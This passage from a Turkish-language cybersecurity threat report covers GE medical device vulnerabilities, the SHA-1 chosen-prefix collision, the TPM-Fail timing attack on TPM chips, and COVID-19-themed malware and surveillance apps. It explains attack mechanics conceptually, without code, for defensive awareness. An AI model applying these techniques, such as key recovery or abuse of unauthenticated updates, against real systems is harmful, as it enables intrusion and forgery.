MultiMouse/Kavoom KM yazılımı sistemlerin mouse ve klavyelerinin uzaktan yönetimi için geliştirilmiştir. Yazılımın temel amaçlarından biri de çoklu sistemlerin tek mouse ve klavye ile uzaktan yönetimini sağlamaktır. CVE-2020-6469 zafiyetinde parola koruması olmadan kullanımına izin verilen sistemle saldırgan kolaylıkla uzak sistemlerin kontrolünü ele geçirebilmektedir.

16.1.4. VNC Zafiyeti (CVE-2020-6966)

Risk Seviyesi	10.0 / 10.0 CVSS Vektörü: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Rapor Tarihi	18.11.2019
CISA Uyarı Tarihi	23.01.2020

Tablo 7: CVE-2020-6966 zafiyet künyesi

VNC uzak masaüstü erişimi için kullanılan bir uygulamadır. Uygulama için gerekli olan kullanıcı adı ve parola, cihazın dökümanları içinde yapılacak bir aramayla herkes tarafından kolaylıkla ulaşılabilecek bir şekilde saklanmaktadır.

16.1.5. Webmin Zafiyeti (CVE-2020-6962)

Risk Seviyesi	10.0 / 10.0 CVSS Vektörü: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Rapor Tarihi	18.11.2019
CISA Uyarı Tarihi	23.01.2020

Tablo 8: CVE-2020-6962 zafiyet künyesi

Webmin örüntü tabanlı sistem yapılandırma aracıdır. Söz konusu cihazlarda kullanılan Webmin uygulaması kullanımdan kaldırılmış ve internet üzerinde istismar kodları mevcut bir sürümdür (v1.250).

16.1.6. GE Sistem Güncelleme Zafiyeti (CVE-2020-6965)

Risk Seviyesi	8.5 / 10.0 CVSS Vektörü: AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H
Rapor Tarihi	18.11.2019
CISA Uyarı Tarihi	23.01.2020

Tablo 9: CVE-2020-6965 zafiyet künyesi

GE medikal cihazları, güncellemeleri uzak bağlantıyla alabilmek için ön yüklü yazılım güncelleme sistemleriyle birlikte gelirler. Zafiyete açık olan cihazlardan bazıları herhangi bir doğrulama veya kimlik kontrolü yapmadan her yazılım güncelleme isteğini kabul etmektedir,

diğer cihazlar ise SSH anahtarı üzerinden kimlik kontrolü yapsa da kullandıkları anahtarlar CVE-2020-6961 zafiyetinde bahsedilen herkesin ulaşabileceği anahtarlardır. Bu eksik veya yanlış yapılandırılan güncelleme alt yapısı yüzünden kötü niyetli bir kişi zararlı yazılım içeren güncelleme paketini GE medikal cihazlarına kolaylıkla yükleyebilir.

17. SHA-1 ÖZET ALGORİTMASINDA SEÇİLİ ÖN EK ÇAKIŞMASI

Özet fonksiyonları, sayısal verinin parmak izi olarak kabul edilen elektronik imzalardan web güvenliğine kadar çok çeşitli alanlarda kullanılan matematiksel fonksiyonlardır. Bu fonksiyonlar arasında en bilinenlerden biri olan SHA-1 algoritması 1995 yılında NSA (Amerikan Ulusal Güvenlik Ajansı) tarafından geliştirilmiş ve NIST, ISO, IETF gibi kuruluşlar tarafından özet algoritma standardı olarak kabul edilmiştir. Geliştirildikten tam 10 sene sonra, 2005 yılında yayınlanan bir makalede bu algoritmanın teorik olarak kırıldığı belirtiliyordu[34].

Peki, özet fonksiyonun kırılması ne anlama geliyor? Özet algoritmalarda "kırılma" dediğimiz olgunun birden çok durumu vardır. Bunlardan ilki aynı çıktıyı veren birbirinden farklı iki mesaj çiftinin bulunması (çakışma – collision), bir diğeri verilen bir özet değeri üreten mesajın bulunabilmesidir (ön görüntü – preimage). Üçüncüsü, verilen bir mesajla aynı özet değeri verebilen başka bir mesajın bulunmasıdır (ikincil ön görüntü – second preimage). Bunlar arasında maliyeti en düşük olan saldırı türü çakışma (collision) saldırılarıdır. Özet algoritmaların güvenliği, aynı özet değerini üreten bu iki mesajın kolaylıkla bulunamamasına dayanır. Özet fonksiyonların çıktı boyu sabit uzunlukta, girdi boyu ise teorik olarak sonsuz uzunlukta olduğundan aslında aynı çıktıyı veren iki farklı mesaj kesinlikle var olabilir. Doğum günü paradoksuna (birthday paradox) göre, algoritmanın çıktı boyu n bit ise maksimum işlem karmaşıklığıyla bu iki çakışan mesaj bulunabilir. Örneğin SHA-1 algoritmasının çıktı boyu 160 bit uzunluğunda olduğundan işlemle aynı çıktıyı üreten iki mesaj kesinlikle bulunabilir. 2015 yılında NIST tarafından standart olarak kabul edilen SHA-3 algoritmasının desteklediği 512 bit çıktı boyu için çakışma bulma maliyetinin işlem olduğunu ekleyelim.

Bu rakamlar bile SHA-1 algoritmasının günümüzde oldukça güvensiz olduğunun bir kanıtı ancak 2017 yılına kadar algoritmaya yönelik pratik bir saldırı yaşanmamıştı. 2017 yılında içlerinde Google güvenlik ekibinin de yer aldığı araştırmacılar SHA1 algoritmasına yönelik bir çakışma saldırısı düzenleyerek ürettikleri farklı iki PDF dosyasının özet değerlerinin aynı olduğunu tespit ettiler[35]. SHA-1 algoritması için bilinen bu ilk pratik saldırının ardından algoritmanın kullanımı giderek azalmaya başladı. Güncel tarayıcıların SHA1 özet değerine sahip sertifikaları kabul etmemeye başlamasıyla web sertifikalarında SHA1 algoritmasının kullanım oranı yüzde 20'lerden yüzde 1'lere inmiştir[36].


Geçtiğimiz günlerde Real World Crypto 2020 konferansında sunulan bir tebliğ ise 2017 yılındaki çalışmanın daha ileri boyutlara taşındığını gösteriyor[37]. Buna göre, saldırının teorik hızı 10 kat iyileştirilmiş ve 900 GPU'luk bir sistem üzerinde SHA-1 algoritmasına ait bir seçili ön ek çakışması (chosen prefix collision) bulunmuştur. Seçili ön ek çakışmasının klasik çakışma saldırılarından farkı, saldırgana verilen farklı P ve P' ön ekleri için aynı özet değeri verecek M ve M' değerlerinin bulunmasıdır . Bu saldırının maliyeti doğal olarak daha fazladır, ancak P ve P' değerlerini sertifikalardaki sabit başlangıç alanlarına denk getirilip sertifikanın genel özet değeri için çakışma bulunabilirse çok daha anlamlı olabilmektedir.

Araştırmacılar bu şekilde çalışarak açık kaynak kodlu PGP uygulaması GnuPG için aynı özet değeri veren iki farklı sertifika üretmişler. Şekil 49'da aşağıdaki iki farklı ön ek için üretilmiş mesaj ve Şekil 50'de bu mesajların aynı olan özet değerleri görülüyor. Daha sonra seçilen ön ek değerleri kullanılarak iki farklı PGP açık anahtarı ve çakışan sertifika imzası üretmeyi başarmışlar (Şekil 51).


- P_1= 99040d047fe81780012000,
  P_2= 99030d047fe81780011800

SHA-1 algoritmasının kullanımı 2017 yılındaki ilk çakışma örneğinden sonra hızla azalmıştır. Araştırmacılar bunun yeterli olmadığını, halen bu çalışmada oluşturulan örnek sertifikaların kullanıldığı GnuGP yazılımı başta olmak üzere Git uygulaması, DNSSEC protokolü, OpenSSL ve OpenSSH kütüphaneleri gibi bazı önemli uygulamalarda bu algoritmanın halen desteklendiğini belirtmekteler.


GnuPG, CVE-2019-14855 zafiyet numarasıyla belirlenen bu açıklık için yama çıkarmıştır ve artık SHA-1 sertifikalarını kabul etmemektedir. Aynı sevindirici gelişme OpenSSL Kütüphanesi için de geçerlidir, uygulamanın güncel sürümü SHA-1 ile imzalanan sertifikaları kabul etmemektedir. OpenSSH kütüphanesi de 8.2 sürümüyle beraber çok yakında SHA-1 kullanmayacağını duyurmuştur[38].



Şekil 50: Aynı SHA1 özet değerini üreten farklı mesajlar. A mesajı (sol), B mesajı (sağ).



Şekil 51: İki mesajın SHA-1 özet değeri.




Şekil 52: İki farklı PGP sertifikası. Alice.asc (sol), Bob.asc (sağ).

18. TPM ÇİPLERİNDEKİ GÖMÜLÜ KRİPTOGRAFİK ANAHTARLARIN ELDE EDİLMESİ

Güvenilir platform modülleri (Trusted Platform Module – TPM) kriptografik işlemlerin güvenle yapılması için tasarlanmış özel çiplerdir. TPM'ler ayrı bir çip olarak anakart üzerinde bulunabileceği gibi Intel'in Haswell ve sonrası mimarideki işlemcilerine entegre ettiği şekilde yazılım tabanlı olarak da kullanılabilmektedir. TPM'in ana görevi kriptografik işlemlerin kriptografik anahtar dışarı çıkmadan güvenli bir biçimde yapılmasını sağlamaktır. Bitlocker benzeri dosya şifreleme sistemlerinden VPN uygulamalarına kadar birçok uygulama kriptografik işlemleri ve anahtar üretimlerini TPM çiplerine yaptırmaktadır. TPM çiplerinin bir diğer işlevi de SecureBoot/TrustedBoot adı verilen, bilgisayarın açılışı sırasında önemli verilerin bütünlüğünü kontrol ederek henüz işletim sistemi yüklenmeden olası rootkit ve zararlı yazılımları tespit etmektir.


Şekil 53'te genel mimarisi gösterilen TPM çipler, yazılımların doğrudan erişemeyeceği güvenli bir bölgede kriptografik işlemleri yapabilmektedir. Örneğin kullanıcı herhangi bir dosya için bütünlük kontrolü talep ettiğinde TPM gerekli kriptografik hesapları yaparak sonucu kullanıcıya teslim eder. TPM üzerindeki ana anahtar (master key) sayesinde, üretilen her anahtar güvenli bir şekilde saklanabilir. Ana anahtar ise TPM çipinin üretimi esnasında çipe yerleştirilir. Herhangi bir uygulama, işlem veya kullanıcının TPM üzerindeki işlemlere müdahale edememesi ve ana anahtara erişememesi gerekir. TPM çiplerin büyük bir çoğunluğu kriptografik modüllerin doğruluğunun ve fiziksel güvenliğin teyit edildiği FIPS 140-2 standardına uygun olarak üretilmektedir. Ayrıca birçok TPM üreticisi çiplerini minimum EAL 4 seviyesinde sertifikalandırarak yan kanal analizleri dahil TPM çiplere müdahale ve anahtarı ele geçirme saldırılarının yapılmasını önlediğini belirtmektedir.

TPM çipler üzerinde yapılan yeni bir araştırmanın sonuçlarının EAL4+ sertifikası almış çipler için bile tehdit oluşturduğu bildirilmiştir. Kriptografi üzerine değerli çalışmaları olan Worcester Polytechnic Institute'dan Profesör Berk Sunar'ın da içinde yer aldığı bir grup araştırmacı EAL 4+ seviyesinde sertifikalandırılmış TPM çipler üzerine bir dizi bulgu yayınlamıştır[39]. Bu araştırma Intel'in firmware tabanlı çipi ve STMicroelectronics firmasının TPM çipinin bir dizi zafiyet barındırdığını göstermiştir. En ciddi zafiyet bu çipler üzerinde eliptik eğri tabanlı sayısal imza için üretilen kriptografik anahtarların ele geçirilmesinin mümkün olmasıdır.



Şekil 53: TPM Mimarisi.

Saldırılar yan kanal analiziyle yapılmaktadır. Buradaki temel zafiyetin ana hatlarıyla TPM çipinin kriptografik bir işlemi kaç döngüde tamamladığının ölçülmesiyle kullanılan kriptografik parametreler hakkında bilgi elde edinilebilmesi olduğu söylenebilir. Bu zamanın ölçülmesi sırasında birtakım zorluklar yaşanabilmektedir. Örneğin Linux cihazlarda CPU ile TPM çipi TIS arayüzü (TPM Interface Specification) üzerinden haberleşirler. İşletim sisteminin TPM çipine gönderdiği kriptografik işlemin tamamlanıp tamamlanmadığı bilgisi, 20ms ile başlayıp artan aralıklarla kontrol edilir. Dolayısıyla kriptografik işlemin başlangıç zamanı tam



Şekil 54: Intel fTPM üzerinde ECDSA algoritması CPU döngüsü sonuçları.

Tehdit Modeli	TPM	İmzalama Algoritması	Gerekli İmza Sayısı	Süre
Lokal Sistem	ST TPM	ECDSA	39,980	80 dakika
Lokal Sistem	fTPM	ECDSA	1,248	4 dakika
Lokal Sistem	fTPM	ECSchnorr	1,040	3 dakika
Lokal Kullanıcı	fTPM	ECDSA	15,042	18 dakika
Uzak Kullanıcı	fTPM	ECDSA	44,032	5 saat

Tablo 10: Zafiyetli TPM Çipleri.

olarak işaretlenebilse bile bitiş zamanı kesin olarak belirlenemez. Araştırmacılar bu sorunun üstesinden gelmek için kendi sürücülerini yazıp bahsettiğimiz TIS ara yüzüne doğrudan müdahaleyle ölçümlerdeki gürültüyü minimuma indirebilmiştir.

Şekil 53'te eliptik eğri tabanlı sayısal imzanın Intel Core i7-7700 işlemci ve firmware tabanlı TPM üzerinde kaç CPU döngüsünde bittiği görülmektedir. Bu işlem sırasında rasgele üretilen tek kullanımlık nonce değeri ile skalar çarpım yapılır. Yukarıdaki grafikten nonce değerinde en anlamlı 4 bit sıfıra eşit değilken ortalama 4.82 x 10^8 CPU döngüsünde işlemin tamamlandığı görülmektedir. Ancak nonce değerinin ilk 4 biti 0000 ise bu işlem daha hızlı tamamlanır (ortalama 4.78 x 10^8). Tablodan görüldüğü üzere en anlamlı 12 biti 0 olduğunda işlem ortalama 14 milyon daha az CPU döngüsünde tamamlanmaktadır. Böylelikle sadece işlem zamanlarını izleyerek rasgele nonce değeri hakkında bilgi sahibi olunabilir. Anahtarın ele geçirilmesi ise karmaşık latis tabanlı algoritmalara dayanır. Ortalamadan hızlı bir şekilde biten imza değerleri seçilir, nonce uzunluğunun kısa olduğu bilindiğinden latis tabanlı algoritmalarla çözülerek gizli anahtar elde edilebilir.

Araştırmacıların bulgularına göre Intel fTPM, ST TPM ve StrongSwan isimli VPN yazılımının anahtarları ele geçirilebilmiştir. Bunların en hızlısı (Intel fTPM, eliptik eğri imzalama sistemi) üç dakikada çalışırken en yavaşı doğal olarak ağ üzerinden yan kanal bilgisinin alınmaya çalışıldığı ve yaklaşık beş saat süren StrongSwan uygulamasıdır.

Bahsi geçen TPM çipleri milyonlarca dizüstü, masaüstü, tablet bilgisayarda ve çeşitli IoT platformlarında karşımıza çıkıyor. Anahtarların ele geçirilmesi elektronik imzaların taklit ve kimlik doğrulama adımlarının bypass edilmesini mümkün hale getirmektedir. Saldırıya hedef olabilecek TPM çiplerinin milyonlarca cihazda bulunması olayın vahametini artırırken, üreticilerin hızlı bir şekilde firmware güncellemelerini yayınlamasının önemi daha da artmaktadır.

DÖNEM İNCELEME KONUSU

Bu kısımda raporun hazırlık döneminde keşfedilen ve gerek yerel gerekse küresel çapta ses getirme potansiyeli olduğu değerlendirilen saldırı, savunma veya gelişmeye odaklanan analiz sunulmaktadır. Bu dönem için belirlenen konu, tüm dünyanın da gündemini oluşturan COVID-19 ve bununla ilgili siber güvenlik olaylarıdır.

19. COVID-19 VE SİBER GÜVENLİK

Koronavirüs (COVID-19) kaçınılmaz bir şekilde tüm dünyanın gündemine oturmuş durumdadır. Çin'in Wuhan kentinden çıkan bu virüs birkaç ay içinde pandemi seviyesine yükselmiş ve ülkemizde de etkisini göstermeye başlamıştır. Bu zor zamanlarda saldırı aktörleri de çabalarını dayandırabilecekleri bir konu daha bulmuştur. Saldırı aktörlerinin koronavirüs ile ilgili halkta oluşan duyarlılığı sömürmesiyle birlikte birçok saldırı düzenlenmeye başlanmıştır. USOM'un COVID-19 özelinde yayınladığı istihbarat raporuna göre, konu ile ilgili oltalama saldırılarına arttığı belirtilmiştir. Oltalama içeriği olarak da COVID-19 ile ilgili paylaşımlar ve reklamlarla bunu sağladıkları görülmüştür. Yine USOM tarafından yapılan araştırmalar neticesinde 42 adet zararlı yazılım tespit edilip incelenmiş, 569 adet ise zararlı yazılıma ait özet bilgileri tespit edilmiştir[40].Siber Füzyon Merkezi çatısı altındaki Siber İstihbarat Merkezi'miz tarafından raporda sunulan IoC'ler müşterilerimize istihbarat servisimiz üzerinden sunulmaktadır.

Virüsün yayılımı neticesinde ortaya çıkan siber tehditler şu şekilde gruplanabilir:

- **Uzaktan çalışma:** Şirketlerin birçoğu sosyal mesafe önlemini hayata geçirebilmek adına uzaktan çalışma uygulamasına geçti. Bu uygulamanın getirdiği en büyük güvenlik risklerinden birisi güvenli olmayan cihazların şirket ağlarına dahil olma ihtimalidir. Burada "Shadow IT" olarak bilinen bir nevi paralel bilişim kanallarının kullanılmasıyla veri gizliliği ihlalleri de ortaya çıkabilir. Bu konu ile ilgili kapsamlı bilgilendirme metnimize de web sayfamız aracılığı ile ulaşabilirsiniz.
- **İnternet dolandırıcılıkları:** CNBC'nin haberine göre son günlerde oltalama saldırılarında yüzde 40 oranında bir artış gözlendiği belirtilmiştir[41]. Dünya Sağlık Örgütünden (WHO) geliyor gibi görünen oltalama saldırılarının da paralel seviyede artışta olduğu gösterilmiştir[42]. Bunun yanı sıra sahte ürünler satarak kullanıcıların dolandırılması da yine farklı bir dolandırıcılık olarak örneklendirilebilir. NYTimes'da yapılan bir habere göre Şubat sonundan bu yana "corona" veya "covid" kelimelerini içeren alan adlarının hızla arttığını ve şu an için 492 adet olduğu belirtilmiştir. Bunların tamamının Shopify (online satış altyapısı sağlayan bir platform) sitesi olduğunu da belirtmekte fayda var.

- **Casusluk saldırıları:** Bir firmanın yaptığı çalışmaya göre yakın zamanda yüzde 600 oranında saldırı göstergelerinde artış görülmüş ve tümünün COVID-19 ile ilintili olduğu saptanmıştır. Saldırganların maddi veya politik bir kazanç sağlamak için hız kesmeden çalışmaya devam ettiği yine haberde belirtilmiştir[43].

Yapılan saldırıları örneklendirmek gerekirse eğer sahte koronavirüs takip haritasından başlanabilir.

19.1. Zararlı Barındıran Koronavirüs Haritaları

John Hopkins Üniversitesi'nin sunduğu interaktif panelden vaka ve ölüm sayılarını takip etmek mümkündür. Ancak bu panel Rus hackerlar tarafından Java tabanlı malware yerleştirme kitinde kullanılarak satılmaya başlanmıştır. Kitin iki farklı şekilde satışa çıkarıldığı tespit edilmiştir. Kitin temel fiyatının 200 dolar olduğu, fakat kiti kullanmak için Java kod imzalama sertifikası gerektiğinden sertifikası olmayanların "kit + sertifika" ikilisini alması gerektiği ve bu ikilinin de 700$'a satıldığı tespit edilmiştir. Kitin satışını yapan saldırı aktörünün satıştaki tanıtım metni şu şekildedir:

> *Koronavirüs bulaşmış alanlarının ve diğer verilerin tamamen çalışan çevrimiçi haritasını yükler. Harita yeniden boyutlandırılabilir, etkileşimli ve Dünya Sağlık Örgütü ve diğer kaynaklardan gerçek zamanlı verilere sahiptir. Kullanıcılar, PreLoader'ın aslında bir harita olduğunu düşünecek, böylece onu açacaklar ve arkadaşlarına yayacaklar ve viral olacak!*

Satış bölümünde ayrıca zararlı yazılımın mail hizmeti veren birçok firmanın izin vereceği şekilde paketlenip mail ile iletilebileceğinin belirtildiği görülmüştür. Saldırı aktörlerinin bu özelliğin çalıştığına dair kanıtları (PoC–Proof of Concept), hatta Gmail'de dahi işe yaradığını fakat bir uyarı verdiğini bir video ile aktardıkları görülmüştür. Zararlı uygulamanın çalışması için hedef sistemde Java'nın yüklü olması gerektiğinden bahseden ilan aynı zamanda tüm Java sürümlerinin durumdan etkilendiğini belirtmektedir[44].

19.2. Koronavirüs ve Mobil Uygulamalar

Mobil platformlarda da canlı koronavirüs haritaları adı altında kullanıcıları gözetleyen uygulamalar tespit edilmiştir. Bunlara bir örnek "corona live 1.1." isminde bir Android uygulamasıdır. Yine Johns Hopkins'in resmi verileri kullanılarak oluşturulan bu yazılımlarda arka planda farklı amaçların işletildiği görülmüştür. Uygulamanın istediği izinler şunlardır:

- Fotoğraflara ve videolara erişim,
- Konuma erişim,
- Kameraya ve mikrofona erişim.

Uygulama başta bu izinleri istemeyerek şüphe uyandırmamakta sonrasında sırayla izinleri isteyerek kullanıcıyı takip etmektedir. Araştırmacılar bu zararlının Libya vatandaşlarını hedef aldığını belirtmiştir. Uygulamanın Spy MAX denilen MRAT (mobile remote access trojan) versiyonu olduğu değerlendirilmiştir[45]. Şekil 55'te bu gözetleme kampanyasında tespit edilen uygulamaların ikonları görülmektedir.

Şekil 55: Zararlı yazılım barındıran koronavirüs temalı uygulama ikonları[45].

Bu uygulamaların yanı sıra ülkelerin de benzer amaçları olduğuna dair haberler çıkmaya başlamıştır. Öncelikle İsrail'in hastaların konumlarını takip ederek yayılmayı kontrol altına almak istediği konusunda bir haber yayınlanmıştır[46]. Bu teknolojiyi normalde terör karşıtı çalışmalar için kullanan İsrail yetkilileri, hastalığın seyriyle ilgili daha fazla veri toplamak ve daha fazla hayat kurtarmak için böyle bir önlem aldıklarını söylemiştir[47].

Benzer şekilde İran'da da AC19 adlı ulusal koronavirüs tespit uygulaması Google Play Store'da yer almıştır. İran Sağlık Bakanlığı toplu SMS ile herkese uygulamayı yüklemesini ve uygulama üzerinden semptomların kontrol edilmesini istemiştir. Amaç kullanıcıların uygulamayı kullanarak semptomlarını kontrol etmesini ve hastaneleri boş yere meşgul etmemesini sağlamak olarak belirtilse de, uygulama canlı olarak kullanıcıların konumlarını istemekte ve bu bilgiyi uzak bir makineye yüklemektedir. Uygulama izni yasal olarak alsa da arka planda İran rejimi için uygulamalar geliştiren bir firma olduğuna dair iddialar ortaya çıkmıştır. Firmanın İran istihbarat ajanslarına iş yaptığı söylentilerinin ardından uygulama Google Play Store'dan kaldırılmıştır. Uygulama herhangi bir zararlı yazılım barındırmamasına rağmen söz konusu firmanın daha önceki işlerinden ötürü şüphe oluştuğu belirtilmiştir[48].

Amerika'da koronavirüs ile mücadele kapsamında teknoloji devleri Google, Facebook gibi firmalarla hükümet arasında görüşmeler yapıldığı basına yansımıştır. Amaç bu kaynaklardan toplanan verinin anonim bir şekilde haritalandırılarak enfeksiyonun yayılmasının takip edilebilmesidir. Güvenli mesafe olan 1,80 metrenin sağlanıp sağlanmadığının anlaşılması ve gerektiğinde uyarı verilmesi de bir diğer amaç olarak belirtilmiştir. Söz konusu firmalar anonim bir şekilde verilerin nasıl anlamlı olarak paylaşılabileceğinin yollarını aradıklarını belirtmişlerdir. Burada da yine gizlilik kaygıları ön plana çıkmaktadır[49].

KAYNAKÇA

[1] G. Miller, «How the CIA used Crypto AG encryption devices to spy on countries for decades,» Washington Post, [Çevrimiçi]. Available: https://www.washingtonpost.com/graphics/2020/world/national-security/cia-crypto-encryption-machines-espionage/. [Erişildi: 17 02 2020].

[2] Microsoft, «CVE-2020-0796 | Windows SMBv3 Client/Server Remote Code Execution Vulnerability,» Microsoft, 12 03 2020. [Çevrimiçi]. Available: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796. [Erişildi: 22 03 2020].

[3] B. S. a. Y. S. B. Hadad, «Breaking the Discovery Protocols of the Enterprise of Things,» ARMIS, 2019.

[4] Armis, «CDPwn: 5 Zero-Days in Cisco Discovery Protocol | Armis,» Armis. [Çevrimiçi]. [Erişildi: 11 03 2020].

[5] A. R. Group, «SweynTooth - ASSET Research Group,» [Çevrimiçi]. Available: https://asset-group.github.io/disclosures/sweyntooth/. [Erişildi: 02 03 2020].

[6] A. Labs, «BLEEDINGBIT Information from the Research Team - Armis Labs,» [Çevrimiçi]. Available: https://www.armis.com/bleedingbit/. [Erişildi: 02 03 2020].

[7] S. Chen, «An Empirical Assessment of Security Risks of Global Android Banking Apps,» *arXiv:1805.05236v5,* 2020.

[8] AndroBugs, «AndroBugs,» 2015. [Çevrimiçi]. Available: https://github.com/AndroBugs. [Erişildi: 20 1 2020].

[9] first.org, «The Common Vulnerability Scoring System,» 2018. [Çevrimiçi]. Available: https://www.first.org/cvss/. [Erişildi: 15 1 2020].

[10] «Warning : Android App Fraud – Haken Clicker and Joker Premium Dialer,» SAMSUNG, 04 03 2020. [Çevrimiçi]. Available: https://r1.community.samsung.com/t5/Galaxy-S/Warning-Android-App-Fraud-Haken-Clicker-and-Joker-Premium-Dialer/td-p/3952671. [Erişildi: 26 02 2020].

[11] L. Donnell, «New 'Haken' Malware Found On Eight Apps In Google Play Store,» Threatpost, 21 02 2020. [Çevrimiçi]. Available: https://threatpost.com/haken-malware-family-infests-google-play-store/153091/. [Erişildi: 04 03 2020].

[12] I. W. B. M. Ohad Mana, «Android App Fraud – Haken Clicker and Joker Premium Dialer,» Check Point, 21 02 2020. [Çevrimiçi]. Available: https://research.checkpoint.com/2020/android-app-fraud-haken-clicker-and-joker-premium-dialer. [Erişildi: 04 03 2020].

[13] «Haken Kaldırma Raporu,» EnigmaSoft.Ltd, 24 02 2020. [Çevrimiçi]. Available: https://www.enigmasoftware.com/tr/haken-removal/. [Erişildi: 04 03 2020].

[14] «Researchers identified eight malicious apps in play store that effected by 'Haken' Malware!,» 23 02 2020. [Çevrimiçi]. Available: https://c.mi.com/forum.php?mod=viewthread&tid=2902420&aid=5589272&from=album&page=1". [Erişildi: 04 03 2020].

[15] «Checkpoint,» Check Point Software Technologies, 16 02 2020. [Çevrimiçi]. Available: https://research.checkpoint.com/2020/hamas-android-malware-on-idf-soldiers-this-is-how-it-happened/. [Erişildi: 04 03 2020].

[16] «VirusTotal.com,» VirusTotal, 01 03 2020. [Çevrimiçi]. Available: https://www.virustotal.com/gui/file/d095f39823656a99b7bd7d9ad132d5aabbf59862a86253ce067329a491590d13/detection. [Erişildi: 04 03 2020].

[17] «2-spyware,» 13 01 2020. [Çevrimiçi]. Available: https://www.2-spyware.com/remove-xhelper.html. [Erişildi: 10 03 2020].

[18] «hothardware,» 14 02 2020. [Çevrimiçi]. Available: https://hothardware.com/news/xhelper-malware-appears-to-be-triggered-by-google-play. [Erişildi: 10 03 2020].

[19] 14 02 2020. [Çevrimiçi]. Available: https://howtoremove.guide/xhelper-virus-android/. [Erişildi: 10 03 2020].

[20] «blog.malwarebytes.com,» Malwarebytes, 12 02 2020. [Çevrimiçi]. Available: https://blog.malwarebytes.com/android/2020/02/new-variant-of-android-trojan-xhelper-reinfects-with-help-from-google-play/. [Erişildi: 10 03 2020].

[21] «digitaltrends,» 16 02 2020. [Çevrimiçi]. Available: https://www.digitaltrends.com/mobile/android-malware-keeps-returning-after-factory-reset/. [Erişildi: 10 03 2020].

[22] «virustotal.com,» VirusTotal, 03 03 2020. [Çevrimiçi]. Available: https://www.virustotal.com/gui/file/14be5d5a6fa9a97a99915b61a1227f38da8fefdb1641fa7343e5a449fd9f8c18/detection. [Erişildi: 11 03 2020].

[23] D. B. a. Y. E. M. Guri, «BRIGHTNESS: Leaking Sensitive Data from Air-Gapped Workstations via Screen Brightness,» *arXiv,* 2020.

[24] «Advanced driver-assistance systems - Wikipedia,» [Çevrimiçi]. Available: https://en.wikipedia.org/wiki/Advanced_driver-assistance_systems. [Erişildi: 11 03 2020].

[25] «Waymo tells riders to get ready for fully driverless rides | Ars Technica,» [Çevrimiçi]. Available: https://arstechnica.com/cars/2019/10/waymo-starts-offering-driverless-rides-to-ordinary-riders-in-phoenix/. [Erişildi: 11 03 2020].

[26] D. N. R. B.-N. Y. M. O. D. a. Y. E. B. Nassi, «Phantom of the ADAS: Phantom Attacks on Driver-Assistance Systems,» 2020.

[27] «Researchers trick Tesla Autopilot into steering into oncoming traffic,» [Çevrimiçi]. Available: https://arstechnica.com/information-technology/2019/04/researchers-trick-tesla-autopilot-into-steering-into-oncoming-traffic/. [Erişildi: 11 03 2020].

[28] T. K. S. Lab, «Experimental Security Research of Tesla Autopilot,» [Çevrimiçi]. Available: https://keenlab.tencent.com/en/whitepapers/Experimental_Security_Research_of_Tesla_Autopilot.pdf. [Erişildi: 11 03 2020].

[29] «Tesla, Inc. - Wikipedia,» [Çevrimiçi]. Available: https://en.wikipedia.org/wiki/Tesla,_Inc. [Erişildi: 11 03 2020].

[30] Tesla, «Tesla Vehicle Safety Report,» [Çevrimiçi]. Available: https://www.tesla.com/en_EU/VehicleSafetyReport. [Erişildi: 11 03 2020].

